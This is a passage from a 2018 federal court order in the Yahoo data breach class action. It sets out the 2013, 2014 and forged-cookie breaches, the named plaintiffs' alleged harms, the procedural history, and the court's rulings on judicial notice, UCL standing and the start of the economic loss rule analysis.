Yahoo also hired security firms who identified problems with Yahoo's systems. For example, in 2012, Yahoo retained Mandiant, an outside cybersecurity firm, to perform a threat assessment; Mandiant's subsequent report detailed issues with Yahoo's security and attack groups in Yahoo's systems. *Id.* ¶¶ 70, 73, 75. Similarly, Dell SecureWorks and Leaf SR conducted security assessments at various times between 2013 and 2016 that turned up vulnerabilities. *Id.* ¶¶ 83-84, 87-88.

2. Three Data Breaches at Issue in the Instant Case

The instant lawsuit involves three data breaches that occurred between 2013 and 2016. According to Plaintiffs, Defendants represented to users that users' accounts with Defendants were secure. For example, Yahoo's website stated that "protecting our systems and our users' information is paramount to ensuring Yahoo users enjoy a secure user experience and maintaining our users' trust" and that "[w]e deploy industry standard physical, technical, and [*30] procedural safeguards that comply with relevant regulations to protect your personal information." *Id.* ¶ 43. Similarly, Aabaco's website stated that "[w]e have physical, electronic, and procedural safeguards that comply

with federal regulations to protect your Personal Information." *Id.* ¶ 46. Nonetheless, despite these representations, Plaintiffs allege that Defendants did not use appropriate safeguards to protect users' PII and that Plaintiffs' PII was thus exposed to hackers who infiltrated Defendants' systems. Specifically, Plaintiffs allege three separate data breaches: a breach that occurred in 2013, a breach that occurred in 2014, and a "forged cookie breach" that occurred in 2015 and 2016. The Court refers to these breaches collectively as the "Data Breaches." The Court discusses each below.

a. The 2013 Breach

The first breach occurred in August 2013 ("2013 Breach"). *Id.* ¶ 133. Hackers gained access to Yahoo accounts and stole users' Yahoo logins, country codes, recovery emails, dates of birth, hashed passwords, cell phone numbers, and zip codes. *Id.* ¶ 134. Significantly, the 2013 Breach also gave hackers access to the contents of users' emails, and thus exposed any sensitive [*31] information that users included in the contents of their emails. *Id.* Plaintiffs allege that users used their Yahoo emails for a variety of personal and financial transactions, and thus that Yahoo email accounts contained "credit card numbers, . . . bank account numbers, Social Security numbers, driver's license numbers, passport information, birth certificates, deeds, mortgages, and contracts." *Id.*

On December 14, 2016, more than three years after the 2013 Breach occurred, Yahoo disclosed the 2013 Breach but underestimated its true scope. *Id.* ¶ 133. Specifically, Yahoo stated that "an unauthorized third party . . . stole data associated with more than one billion user accounts." *Id.* Almost a year later, on October 3, 2017, Yahoo announced that the 2013 Breach had actually affected *every* user account—approximately three billion, not one billion, accounts. *Id.* ¶¶ 145-46. Plaintiffs allege that the 2013 Breach occurred because Yahoo did not timely move away from an outdated encryption technology known as MD5. *Id.* ¶ 90. According to Plaintiffs, it was widely recognized in the data security industry long before the 2013 Breach that MD5 was "cryptographically broken and unsuitable for further [*32] use." *Id.* ¶ 91. Nevertheless, Yahoo did not begin to upgrade from MD5 until the summer of 2013. *Id.* ¶ 93. Plaintiffs allege, however, that Yahoo's move from MD5 in the summer of 2013 was too late to prevent the 2013 Breach. *Id.* ¶¶ 94-96.

b. The 2014 Breach

The second breach occurred in late 2014 ("2014 Breach"). *Id.* ¶ 102. Plaintiffs allege that "the 2014 breach began with a 'spear phishing' email campaign sent to upper-level Yahoo employees. One or more of these employees fell for the bait, and Yahoo's data security was so lax, that this action was enough to hand over the proverbial keys to the kingdom." *Id.* ¶ 154 (footnote omitted). Through this attack, hackers gained access to at least 500 million Yahoo user accounts. *Id.* ¶ 102.

According to Plaintiffs, in August 2016, a hacker posted for sale on the dark web the personal information of 200 million Yahoo users. *Id.* ¶ 122. Plaintiffs also allege that "a geographically dispersed hacking group based in Eastern Europe managed to sell copies of the database to three buyers for \$300,000 apiece months before Yahoo disclosed the 2014 Breach." *Id.* ¶ 123.

Plaintiffs allege that Yahoo knew about the 2014 Breach as it was happening, but that Yahoo [*33] did not publicly disclose the existence of the 2014 Breach until September 22, 2016, approximately two years later. *Id.* ¶¶ 126, 129. Plaintiffs allege that Yahoo's announcement of the 2014 Breach "came just two months after Yahoo announced Verizon's plan to acquire its operating assets, and just weeks after Yahoo reported to the SEC that it knew of no incidents of unauthorized access of personal data that might adversely affect the potential acquisition." *Id.* ¶ 126. Plaintiffs allege that Yahoo delayed notifying users or the public about the 2014 Breach while "Yahoo solicited offers to buy the company. Reportedly, Yahoo wanted the offers in by April 19, 2016," and thus waited to disclose the breach until September 2016. *Id.* ¶ 121.

Plaintiffs also allege that "[b]y intentionally failing to disclose the breach in a timely manner as required by law, Yahoo misled consumers into continuing to sign up for Yahoo services and products, thus providing Yahoo a

continuing income stream and a better chance of finalizing a sale of the company to Verizon." *Id.* ¶ 130. In the September 22, 2016 announcement of the 2014 Breach, Yahoo stated that the affected "account information may have included names, [*34] email addresses, telephone numbers, dates of birth, hashed passwords (the vast majority with bcrypt) and, in some cases, encrypted or unencrypted security questions and answers." *Id.* ¶ 126.

Plaintiffs allege that Yahoo's claim that it had not known about the 2014 Breach for two years was "met with immediate skepticism." *Id.* ¶ 128. Indeed, in a 2016 10-K filing with the SEC, Yahoo revealed that an independent investigation determined that Yahoo had contemporaneous knowledge of the 2014 Breach, yet failed to properly investigate and analyze the breach, due in part to "failures in communication, management, inquiry and internal reporting" that led to a "lack of proper comprehension and handling" of the 2014 Breach. *Id.* ¶ 129.

c. The Forged Cookie Breach

The third data breach occurred sometime in 2015-2016 ("Forged Cookie Breach"). *Id.* ¶ 117. According to the FAC, the attackers in the Forged Cookie Breach used forged cookies to access Yahoo users' accounts. *Id.* "Cookies" are text files that Yahoo places on users' computers to store login information so that users do not need to reenter login information every time the users access their accounts. *Id.* By forging these cookies, hackers were [*35] able to access Yahoo accounts without needing a password to the accounts. *Id.* ¶ 118. Moreover, by forging cookies, hackers were able to remain logged on to accounts for long periods of time. *Id.*

According to Plaintiffs, the attackers in the Forged Cookie Breach are "thought to be the same parties involved in the 2014 Breach." *Id.* Specifically, Plaintiffs allege that "the hackers in the 2014 Breach used some of the data obtained in the 2014 Breach to then forge cookies, help others forge cookies, or use the cookies to gain actual access to specific accounts." *Id.* ¶ 119. "The 2014 Breach and Forged Cookie Breach have since been attributed to two Russian FSB agents, a Russian hacker, and a Canadian hacker." *Id.* ¶ 153. Plaintiffs allege that in a 2016 10-K filing with the SEC, Yahoo disclosed that an independent committee of Yahoo's Board of Directors had determined that Yahoo's information security team knew, at a minimum, about the Forged Cookie Breach as it was happening, "but took no real action in the face of that knowledge." *Id.* ¶ 149. Instead, Plaintiffs allege, Yahoo "quietly divulged" the existence of the Forged Cookie Breach in Yahoo's 10-Q filing with the SEC on November 9, 2016 [*36] and did not begin notifying users about the Forged Cookie Breach until February 2017. *Id.* ¶¶ 139, 142.

3. Allegations of Individual Named Plaintiffs

The FAC is brought by nine named Plaintiffs on behalf of four putative classes and one putative subclass. The Court briefly discusses the allegations of these individual named Plaintiffs below.

a. Named Plaintiffs Representing the United States Class and California Subclass

Plaintiffs Kimberly Heines, Hashmatullah Essar, Paul Dugas, Matthew Ridolfo, and Deana Ridolfo ("United States Plaintiffs") assert claims on behalf of the putative United States Class, which consists of all free Yahoo account holders in the United States whose accounts were compromised in any of the Data Breaches. *Id.* ¶¶ 18-22, 161. Additionally, California Plaintiffs Heines and Dugas assert claims on behalf of the putative California subclass, which consists of all California Yahoo account holders whose accounts were compromised in any of the Data Breaches. *Id.* ¶¶ 18, 20, 163.

Plaintiff Kimberly Heines, a resident of California, alleges that she used her Yahoo email account in conjunction with Direct Express, which is the service through which Plaintiff Heines receives [*37] her Social Security, and thus her Yahoo email account "included . . . information relating to her account with Direct Express." *Id.* ¶ 18. In 2015, Plaintiff Heines discovered that her monthly Social Security benefits had been stolen from her Direct Express account and used to purchase gift cards. *Id.* As a result, Plaintiff Heines fell behind on her bills, and she paid late fees as a result. *Id.* After the theft, Plaintiff Heines began receiving debt collection calls for debts she had not herself

incurred, and she saw unfamiliar debts on her credit report, which harmed her credit score. *Id.* Plaintiff Heines alleges that she has spent over 40 hours dealing with the consequences of the identity theft. *Id.*

Plaintiff Hashmatullah Essar, a resident of Colorado, used two free Yahoo email accounts. *Id.* ¶ 19. Plaintiff Essar used these accounts "for all of his personal, financial, and business needs" including receiving bank statements, applying for jobs, and securing a mortgage. *Id.* Plaintiff Essar began receiving "phishing emails from a credit card company purporting to be affiliated with American Express, asking him to follow a link to log-in to his 'Serve' account," which Plaintiff Essar [*38] did not own. *Id.* After Plaintiff Essar was notified of the 2014 Breach, he signed up for and has paid \$35.98 per month for LifeLock credit monitoring service. *Id.* In February 2017, "an unauthorized person fraudulently filed a tax return under his Social Security Number," and in March 2017 he was denied credit and had freezes placed on his credit. *Id.*

Plaintiff Paul Dugas, a resident of California, used four Yahoo email accounts "for his banking, investment accounts, business emails, and personal emails." *Id.* ¶ 20. In April 2016, Plaintiff Dugas was unable to file his personal tax return because a tax return had already been filed under his Social Security Number. *Id.* As a result, "both of his college-aged daughters missed deadlines to submit" their financial aid applications, and Plaintiff Dugas was forced to pay \$9,000 in educational expenses that he otherwise would not have had to pay. *Id.* Moreover, Plaintiff Dugas has also experienced numerous fraudulent charges on his credit cards, he has had to replace his credit cards, and he has had to pay money to three different credit bureaus to freeze his accounts. *Id.*

Plaintiffs Matthew Ridolfo and Deana Ridolfo, a married couple, are residents [*39] of New Jersey. *Id.* ¶ 21. They both "used their Yahoo accounts for nearly twenty years for general banking, credit card management and communications, a mortgage refinance, and communication with friends and family." *Id.* Both Plaintiffs Matthew and Deana Ridolfo experienced numerous instances of credit card fraud as a result of the Data Breaches. *Id.* Specifically, eleven credit card or bank accounts were opened or attempted to be opened in Plaintiff Matthew Ridolfo's name, and at least eight accounts were opened or attempted to be opened in Plaintiff Deana Ridolfo's name. *Id.* The Ridolfos experienced fraudulent charges on their credit cards. *Id.* The Ridolfos eventually purchased and enrolled in LifeLock to help monitor their credit and finances, and they each pay \$30.00 per month for these services. *Id.* ¶ 22. Nonetheless, as late as January 31, 2017, an unauthorized person attempted to open an additional credit card in Plaintiff Deana Ridolfo's name. *Id.*

b. Named Plaintiffs Representing the Israel Class

Plaintiffs Yaniv Rivlin and Mali Granot ("Israel Plaintiffs") assert claims on behalf of the putative Israel Class, which consists of all Yahoo account holders in Israel whose accounts [*40] were compromised in any of the Data Breaches. *Id.* ¶¶ 23-24, 161.

Plaintiff Yaniv Rivlin, a resident of Tel Aviv, Israel, used his Yahoo email account "mainly for personal purposes, including banking, friends and family, credit card statements, and social security administration." *Id.* ¶ 25. Plaintiff Rivlin also pays Yahoo \$20.00 per year for an email forwarding service and keeps a credit card on file with Yahoo to pay for the service. *Id.* After being notified that his account had been breached, Plaintiff Rivlin has noticed an increase in spam and unsolicited advertisements, and Plaintiff Rivlin has spent considerable time changing many user names and passwords on many accounts to prevent fraud. *Id.*

Plaintiff Mali Granot, a resident of Raanana, Israel, uses her Yahoo email account "to correspond with family, friends and school." *Id.* ¶ 24. Plaintiff Granot was unexpectedly locked out of her account and, when she regained access, she received numerous unsolicited chat requests and other unsolicited services. *Id.*

c. Named Plaintiff Representing the Small Business Users Class

Plaintiff Brian Neff ("Small Business Users Plaintiff") asserts claims on behalf of a putative Small Business Users [*41] Class, which consists of all Yahoo or Aabaco business account holders in the United States whose accounts were compromised in any of the Data Breaches. *Id.* ¶¶ 25-27, 161.

Plaintiff Neff, a resident of Texas, "contracted with Yahoo for two services, Yahoo! Web Hosting for www.TheInsuranceSuite.com and Yahoo! Business Email, for which he has paid Yahoo \$13.94 every month." *Id.* ¶ 25. Plaintiff Neff has also used Yahoo and Aabaco's web hosting services "in connection with another 54 websites, paying anywhere from \$3.94 to \$15.94 per month for each website." *Id.* In May 2015, Plaintiff Neff incurred fraudulent charges on two of his credit cards, both of which were on file with Yahoo to pay for the services described above. *Id.* ¶ 26. Additionally, a credit card was fraudulently opened in Plaintiff Neff's name. *Id.* Plaintiff Neff has spent "significant time and incurred expenses mitigating the harm to him from these security breaches and identity theft." *Id.* Plaintiff Neff has "stopped using the TheInsuranceSuite.com website" and "is in the process of migrating that website to a more secure provider," which Plaintiff Neff alleges will require significant expenses. *Id.* ¶ 27.

d. Named Plaintiff [*42] Representing the Paid Users Class

Plaintiff Andrew Mortensen ("Paid Users Plaintiff") asserts claims on behalf of a putative Paid Users Class, which consists of all paid Yahoo account holders in the United States and Israel whose accounts were compromised in any of the Data Breaches. *Id.* ¶¶ 28, 161.

Plaintiff Mortensen, a resident of Texas, opened an email account with Yahoo and has used his account for personal and business purposes, ranging from sharing personal information with friends and family to managing banking and financial information. *Id.* ¶ 28. Plaintiff Mortensen has also "paid \$19.95 per year for Yahoo's premium email service." *Id.* Plaintiff Mortensen has received spam calls every week and spam texts every two weeks. *Id.* Plaintiff Mortensen alleges that he has been "forced to expend approximately three hours of time and effort checking credit and opening accounts." *Id.*

B. Procedural History

After the 2014 Breach was announced on September 22, 2016, a number of lawsuits were filed against Defendants. These lawsuits generally alleged that Yahoo failed to adequately protect its users' accounts, failed to disclose its inadequate data security practices, and failed to timely notify [*43] users of the data breach.

In late 2016, Plaintiffs in several lawsuits moved to centralize pretrial proceedings in a single judicial district. See [28 U.S.C. § 1407\(a\)](#) ("When civil actions involving one or more common questions of fact are pending in different districts, such actions may be transferred to any district for coordinated or consolidated pretrial proceedings."). On December 7, 2016, the Judicial Panel on Multidistrict Litigation ("JPML") issued a transfer order selecting the undersigned judge as the transferee court for "coordinated or consolidated pretrial proceedings" in the multidistrict litigation ("MDL") arising out of the 2014 Breach. See ECF No. 1 at 1-2.

On December 14, 2016, one week after the JPML issued the transfer order for cases arising from the 2014 Breach, Yahoo announced the existence of the 2013 Breach. Plaintiffs in several lawsuits that had been filed regarding the 2014 Data Breach then amended their complaints to include claims regarding the 2013 Breach. Additionally, more lawsuits were filed in the Northern District of California regarding the 2013 Breach and the 2014 Breach. Again, these lawsuits generally alleged that Yahoo failed to adequately protect its users' accounts, [*44] failed to disclose its inadequate data security practices, and failed to timely notify users of the data breach. These lawsuits were related or transferred to the undersigned judge. ECF Nos. 7, 9, 30, 33, 40, 64.

Plaintiffs filed a Consolidated Class Action Complaint covering all three Data Breaches on April 12, 2017. ECF No. 80. On May 22, 2017, Defendants filed a first round motion to dismiss. ECF No. 94. On August 30, 2017, the Court granted in part and denied in part the first round motion to dismiss. ECF No. 132 ("First MTD Order").

After the Court had issued its ruling on the first round motion to dismiss, Yahoo disclosed on October 3, 2017 that the 2013 data breach had affected an additional two billion Yahoo user accounts. In response, the Court amended the case schedule to allow Plaintiffs enough time to amend their complaint and to conduct discovery. ECF No. 147.

Plaintiffs filed the instant FAC on December 15, 2017. ECF No. 174. On January 19, 2018, Defendants filed the instant motion to dismiss. ECF No. 205 ("Mot."). The same day, Defendants filed a request for judicial notice in connection with their motion to dismiss. ECF No. 206. On February 9, 2018, Plaintiffs filed an [*45] opposition to Defendants' motion to dismiss. ECF No. 211 ("Opp."). On February 19, 2018, Defendants filed a reply in support of their motion to dismiss. ECF No. 212 ("Reply").

II. LEGAL STANDARD

A. Motion to Dismiss Under [Rule 12\(b\)\(6\)](#)

Pursuant to [Federal Rule of Civil Procedure 12\(b\)\(6\)](#), a defendant may move to dismiss an action for failure to allege "enough facts to state a claim to relief that is plausible on its face." [Bell Atl. Corp. v. Twombly, 550 U.S. 544, 570, 127 S. Ct. 1955, 167 L. Ed. 2d 929 \(2007\)](#). "A claim has facial plausibility when the plaintiff pleads factual content that allows the court to draw the reasonable inference that the defendant is liable for the misconduct alleged. The plausibility standard is not akin to a 'probability requirement,' but it asks for more than a sheer possibility that a defendant has acted unlawfully." [Ashcroft v. Iqbal, 556 U.S. 662, 678, 129 S. Ct. 1937, 173 L. Ed. 2d 868 \(2009\)](#) (citations omitted).

For purposes of ruling on a [Rule 12\(b\)\(6\)](#) motion, the Court "accept[s] factual allegations in the complaint as true and construe[s] the pleadings in the light most favorable to the nonmoving party." [Manzarek v. St. Paul Fire & Marine Ins. Co., 519 F.3d 1025, 1031 \(9th Cir. 2008\)](#). However, a court need not accept as true allegations contradicted by judicially noticeable facts, [Shwarz v. United States, 234 F.3d 428, 435 \(9th Cir. 2000\)](#), and a "court may look beyond the plaintiff's complaint to matters of public record" without converting the [Rule 12\(b\)\(6\)](#) motion into one for summary judgment, [Shaw v. Hahn, 56 F.3d 1128, 1129 \(9th Cir. 2011\)](#). Mere "conclusory allegations [*46] of law and unwarranted inferences are insufficient to defeat a motion to dismiss." [Adams v. Johnson, 355 F.3d 1179, 1183 \(9th Cir. 2004\)](#).

B. Leave to Amend

If the Court concludes that a motion to dismiss should be granted, it must then decide whether to grant leave to amend. Under [Rule 15\(a\) of the Federal Rules of Civil Procedure](#), leave to amend "shall be freely given when justice so requires," bearing in mind "the underlying purpose of [Rule 15](#) . . . [is] to facilitate decision on the merits, rather than on the pleadings or technicalities." [Lopez v. Smith, 203 F.3d 1122, 1127 \(9th Cir. 2000\)](#) (citation omitted). Nonetheless, a district court may deny leave to amend a complaint due to "undue delay, bad faith or dilatory motive on the part of the movant, repeated failure to cure deficiencies by amendments previously allowed, undue prejudice to the opposing party by virtue of allowance of the amendment, [and] futility of amendment." See [Leadsinger, Inc. v. BMG Music Publ'g, 512 F.3d 522, 532 \(9th Cir. 2008\)](#) (alteration in original) (citation omitted).

III. REQUEST FOR JUDICIAL NOTICE

The Court first addresses Defendants' request for judicial notice. ECF No. 206. The Court may take judicial notice of matters that are either "generally known within the trial court's territorial jurisdiction" or "can be accurately and readily determined from sources whose accuracy cannot reasonably be questioned." [Fed. R. Evid. 201\(b\)](#). Public records, including [*47] judgments and other publicly filed documents, are proper subjects of judicial notice. See, e.g., [United States v. Black, 482 F.3d 1035, 1041 \(9th Cir. 2007\)](#) ("[Courts] may take notice of proceedings in other

2018 U.S. Dist. LEXIS 40338, *47

courts, both within and without the federal judicial system, if those proceedings have a direct relation to matters at issue."); [Rothman v. Gregor, 220 F.3d 81, 92 \(2d Cir. 2000\)](#) (taking judicial notice of a filed complaint as a public record).

However, to the extent any facts in documents subject to judicial notice are subject to reasonable dispute, the Court will not take judicial notice of those facts. See [Lee v. City of L.A., 250 F.3d 668, 689 \(9th Cir. 2001\)](#) ("A court may take judicial notice of matters of public record But a court may not take judicial notice of a fact that is subject to reasonable dispute." (internal quotation marks and citation omitted)), *overruled on other grounds by* [Galbraith v. Cty. of Santa Clara, 307 F.3d 1119 \(9th Cir. 2002\)](#).

Defendants request judicial notice of the following documents:

Ex. A: Legislative Counsel's Digest for California Assembly Bill 1541;

Ex. B: California Assembly, Committee on Privacy and Consumer Protection, Analysis of Assembly Bill 1541.

Plaintiffs do not object to Defendants' request for judicial notice. The Court agrees that these documents are proper subjects of judicial notice. See [Anderson v. Holder, 673 F.3d 1089, 1094 n.1 \(9th Cir. 2012\)](#) ("Legislative history is properly a subject of judicial [*48] notice."). Therefore, the Court GRANTS Defendants' unopposed request for judicial notice of Exhibits A and B. The Court next turns to address the substance of Defendants' motion to dismiss the FAC.

IV. DISCUSSION

As set forth above, the United States Plaintiffs assert claims on behalf of the putative United States Class, which consists of all free Yahoo account holders in the United States whose accounts were compromised in any of the Data Breaches. FAC ¶¶ 18-22, 161. Additionally, the California Plaintiffs assert claims on behalf of the putative California subclass, which consists of all California Yahoo account holders whose accounts were compromised in any of the Data Breaches. *Id.* ¶¶ 18, 20, 163.

The Israel Plaintiffs assert claims on behalf of the putative Israel Class, which consists of all Yahoo account holders in Israel whose accounts were compromised in any of the Data Breaches. *Id.* ¶¶ 23-24, 161.

The Small Business Users Plaintiff asserts claims on behalf of a putative Small Business Users Class, which consists of all Yahoo or Aabaco business account holders in the United States whose accounts were compromised in any of the Data Breaches. *Id.* ¶¶ 25-27, 161.

The Paid Users Plaintiff [*49] asserts claims on behalf of a putative Paid Users Class, which consists of all paid Yahoo account holders in the United States and Israel whose accounts were compromised in any of the Data Breaches. *Id.* ¶¶ 28, 161.

The FAC asserts a total of thirteen causes of action: six California statutory claims and seven California common-law claims on behalf of the putative classes. Specifically, the FAC asserts the following thirteen causes of action: (1) a claim under the unlawful prong of the [California Unfair Competition Law](#) ("UCL") on behalf of all classes (Count One); (2) a claim under the unfair prong of the UCL on behalf of all classes (Count Two); (3) a claim for deceit by concealment on behalf of all classes (Count Three); (4) a claim for negligence on behalf of all classes (Count Four); (5) a claim for breach of contract on behalf of all classes (Count Five); (6) a claim for breach of implied contract on behalf of all classes (Count Six); (7) a claim for breach of the implied covenant of good faith and fair dealing on behalf of all classes (Count Seven); (8) a claim for declaratory relief on behalf of all classes (Count Eight); (9) a claim under the fraudulent prong of the UCL on behalf [*50] of the Small Business Users Class (Count Nine); (10) a claim for misrepresentation on behalf of the Small Business Users Class (Count Ten); (11) a claim under the [California Consumers Legal Remedies Act](#) ("CLRA") on behalf of the Paid Users Class (Count Eleven); (12) a claim under [§ 1798.81.5 of the California Customer Records Act](#) ("CRA") on behalf of the California subclass (Count

Twelve); and (13) a claim under [§ 1798.82 of the CRA](#) on behalf of the California subclass (Count Thirteen). *Id.* ¶¶ 180-312.

Defendants move to dismiss claims that were either dismissed with leave to amend in the First MTD Order or were newly added in the FAC. First, Defendants raise particular objections to eleven of Plaintiffs' thirteen causes of action—i.e., all claims except the claim under the fraudulent prong of the UCL on behalf of the Small Business Users Class (Count Nine) and the claim for misrepresentation on behalf of the Small Business Users Class (Count Ten). Next, Defendants argue that Plaintiffs may not seek punitive damages as to any of their claims.

The Court first considers Defendants' challenges to Plaintiffs' causes of action in turn, then considers Defendants' arguments regarding punitive damages.

A. UCL

In Count One, [*51] all Plaintiffs allege a claim under the unlawful prong of the UCL. In Count Two, all Plaintiffs allege a claim under the unfair prong of the UCL. Defendants move to dismiss the UCL unlawful and unfair claims of Plaintiffs Rivlin, Granot, and Mortensen on the ground that those three Plaintiffs lack standing to bring claims under the UCL. Mot. at 5-6.

In order to establish standing for a UCL claim, Plaintiffs must show that they personally "lost money or property as a result of the unfair competition." [Cal. Bus. & Prof. Code § 17204](#); *Kwikset Corp. v. Superior Court*, 51 Cal. 4th 310, 120 Cal. Rptr. 3d 741, 246 P.3d 877, 887 (Cal. 2011). As the California Supreme Court has explained:

There are innumerable ways in which economic injury from unfair competition may be shown. A plaintiff may (1) surrender in a transaction more, or acquire in a transaction less, than he or she otherwise would have; (2) have a present or future property interest diminished; (3) be deprived of money or property to which he or she has a cognizable claim; (4) be required to enter into a transaction, costing money or property, that would otherwise have been unnecessary.

Kwikset, 246 P.3d at 885-86.

Under those standards, this Court previously dismissed the UCL claims of Plaintiffs Rivlin and Granot because they did not sufficiently allege standing under the UCL. First MTD [*52] Order at 39. The Court explained that "Plaintiffs' imminent risk of *future* costs as a result of the Data Breaches . . . is not sufficient to allege 'lost money or property' under the UCL." *Id.*

Plaintiffs Rivlin and Granot's amended allegations fare no better. Again, the FAC states that "the Yahoo Data Breaches have caused [Plaintiffs Rivlin and Granot] to be at substantial risk for identity theft, if in fact [their] identit[i]es ha[ve] not already been stolen." FAC ¶¶ 23-24. As the Court has already concluded, such reliance on the threat of future harm does not satisfy the UCL's "lost money or property" standing requirement. Indeed, Plaintiffs concede that, based on the Court's prior ruling, the UCL claims of Plaintiffs Rivlin and Granot cannot proceed. Opp. at 4 n.6. Thus, the Court GRANTS Defendants' motion to dismiss the UCL unlawful and unfair claims of Plaintiffs Rivlin and Granot. The Court dismisses with prejudice because Plaintiffs Rivlin and Granot have failed to cure the deficiencies addressed in the First MTD Order.

The Court reaches a different conclusion as to Paid Users Plaintiff Mortensen. To the extent that Plaintiff Mortensen claims a "greater risk of identity theft and other fraud," [*53] FAC ¶ 28, like Plaintiffs Rivlin and Granot, he has failed to allege "lost money or property" under the UCL. However, Plaintiff Mortensen offers further allegations beyond those of Plaintiffs Rivlin and Granot. Plaintiffs argue that these allegations establish standing under the UCL because he has alleged lost benefit of the bargain. Opp. at 4. The Court agrees.

Plaintiff Mortensen's allegations are sufficient to allege that he suffered benefit-of-the-bargain losses. In particular, Plaintiff Mortensen pleads that he has paid \$19.95 each year since December 2007 for Yahoo's premium email service. FAC ¶ 28. Defendants represented that their email services were "secure." *Id.* ¶ 40. Plaintiff Mortensen

alleges that he "would not have provided [his] PII to Yahoo or signed up for the supposedly secure services" had he known that Yahoo's email service was not as secure as Defendants represented. *Id.* ¶ 285. Accordingly, Plaintiff Mortensen claims that he was damaged because he paid for services "either worth nothing or worth less than was paid for them because of their lack of security." *Id.* ¶ 210. These allegations closely parallel the Small Business Users Plaintiff Neff's allegations, which the Court [*54] concluded adequately alleged lost benefit of the bargain. First MTD Order at 36-37.

Defendants' central response is that Plaintiff Mortensen does not allege that he was deprived of the premium services for which he paid. Mot. at 6. In other words, Defendants argue that because added security was not a benefit of Plaintiff Mortensen's bargain with Defendants, Plaintiff Mortensen has failed to allege lost benefit of the bargain. Reply at 3.

Based on Plaintiff Mortensen's specific allegations, the Court rejects Defendants' argument in this context. Plaintiff Mortensen's request for lost benefit of the bargain mirrors the California Supreme Court's determination in *Kwikset* that a plaintiff who has "surrender[ed] in a transaction more, or acquire[d] in a transaction less, than he or she otherwise would have" may bring a UCL claim. *246 P.3d at 885*. Plaintiff Mortensen's allegations state that he expected to receive secure email services and that he would not have signed up for the services in the absence of such assurances. FAC ¶ 285. Even if his annual fee did not provide for security measures above and beyond those for free accounts, Plaintiff Mortensen pleads that Defendants' representations about security [*55] formed part of the reason for him to use Yahoo Mail in the first place and to pay \$19.95 per year for the premium email service. *Id.* Moreover, Plaintiff Mortensen alleges that he would not have signed up for the supposedly secure services or turned over his PII at all if Defendants had disclosed the security issues. *Id.* Defendants' argument does not undermine Plaintiff Mortensen's plausible allegations that he lost the benefit of the bargain.

Such benefit-of-the-bargain losses are sufficient to allege "lost money or property," and thus standing, under the UCL. See [In re Anthem, Inc. Data Breach Litig., No. 15-MD-02617-LHK, 2016 U.S. Dist. LEXIS 70594, 2016 WL 3029783, at *30 \(N.D. Cal. May 27, 2016\)](#) (finding plaintiffs' alleged benefit of the bargain losses were sufficient to establish standing under the UCL); [In re Adobe Sys., Inc. Privacy Litig., 66 F. Supp. 3d 1197, 1224 \(N.D. Cal. 2014\)](#) (finding allegations that plaintiffs "personally spent more on Adobe products than they would had they known Adobe was not providing the reasonable security Adobe represented it was providing" to be sufficient to allege standing under the UCL). Accordingly, Paid Users Plaintiff Mortensen has adequately alleged standing under the UCL, and the Court DENIES Defendants' motion to dismiss Plaintiff Mortensen's UCL unlawful and unfair claims for lack of UCL standing. [*56]

B. Deceit by Concealment and Negligence

All Plaintiffs bring a claim for deceit by concealment in Count Three and a claim for negligence in Count Four. Defendants first argue that the economic loss rule bars both sets of claims. Mot. at 22-24. Defendants separately contend that, with respect to the deceit by concealment claim, Plaintiffs have failed to plead either reliance or damages. *Id.* at 19-22. The Court addresses each of these arguments in turn.

1. Economic Loss Rule

Defendants first contend that Plaintiffs' deceit by concealment and negligence claims fail under the economic loss rule. Mot. at 22-24.

Under the economic loss rule, "purely economic losses are not recoverable in tort." [NuCal Foods, Inc. v. Quality Egg LLC, 918 F. Supp. 2d 1023, 1028 \(E.D. Cal. 2013\)](#) (citing [S.M. Wilson & Co. v. Smith Int'l, Inc., 587 F.2d 1363, 1376 \(9th Cir. 1978\)](#)); [Robinson Helicopter Co. v. Dana Corp., 34 Cal. 4th 979, 22 Cal. Rptr. 3d 352, 102 P.3d 268, 272 \(Cal. 2004\)](#) ("The economic loss rule requires a purchaser to recover in contract for purely economic loss due to disappointed expectations, unless he can demonstrate harm above and beyond a broken contractual promise."). The purpose of the rule is to "prevent[] the law of contract and the law of tort from dissolving one into the other."

2018 U.S. Dist. LEXIS 40338, *56

Robinson Helicopter, 102 P.3d at 273 (citation omitted); *Aas v. Superior Court*, 24 Cal. 4th 627, 101 Cal. Rptr. 2d 718, 12 P.3d 1125, 1135 (Cal. 2000) ("A person may not ordinarily recover in tort for the breach of duties that merely restate contractual obligations."), *superseded by statute on other grounds* [*57] as recognized in *McMillin Albany LLC v. Superior Court*, 4 Cal. 5th 241, 227 Cal. Rptr. 3d 191, 408 P.3d 797 (Cal. 2018). However, the economic loss rule does not prevent recovery in tort if a "special relationship" exists between the plaintiff and the defendant. *J'Aire Corp. v. Gregory*, 24 Cal. 3d 799, 157 Cal. Rptr. 407, 598 P.2d 60, 63 (Cal. 1979); *Biakanja v. Irving*, 49 Cal. 2d 647, 320 P.2d 16, 19 (Cal. 1958).

Although Defendants argue that the "special relationship" exception never applies when the plaintiff and the defendant are in privity, Mot. at 23, this Court has previously rejected that argument. As the Court explained, "[w]hen determining whether a special relationship exists under *J'aire* between parties that are in privity of contract, California courts have drawn a distinction between contracts involving goods and contracts involving services." [R Power Biofuels, LLC v. Chemex LLC, No. 16-CV-00716-LHK, 2016 U.S. Dist. LEXIS 156727, 2016 WL 6663002, at *5 \(N.D. Cal. Nov. 11, 2016\)](#). Specifically, the California Court of Appeal's decision in *North American Chemical Co. v. Superior Court* held that where parties are in privity of contract, the *J'aire* exception applies if the contracts are for services. 59 Cal. App. 4th 764, 69 Cal. Rptr. 2d 466, 477 (Ct. App. 1997). Other courts in this district have reached the same conclusion. See, e.g., [CoreLogic, Inc. v. Zurich Am. Ins. Co., No. 15-CV-03081-RS, 2016 U.S. Dist. LEXIS 121633, 2016 WL 4698902, at *5 \(N.D. Cal. Sept. 8, 2016\)](#). Thus, the crucial issue for applying the *J'aire* exception here is whether the contract at issue is one for goods or services. [R Power Biofuels, 2016 U.S. Dist. LEXIS 156727, 2016 WL 6663002, at *7](#).

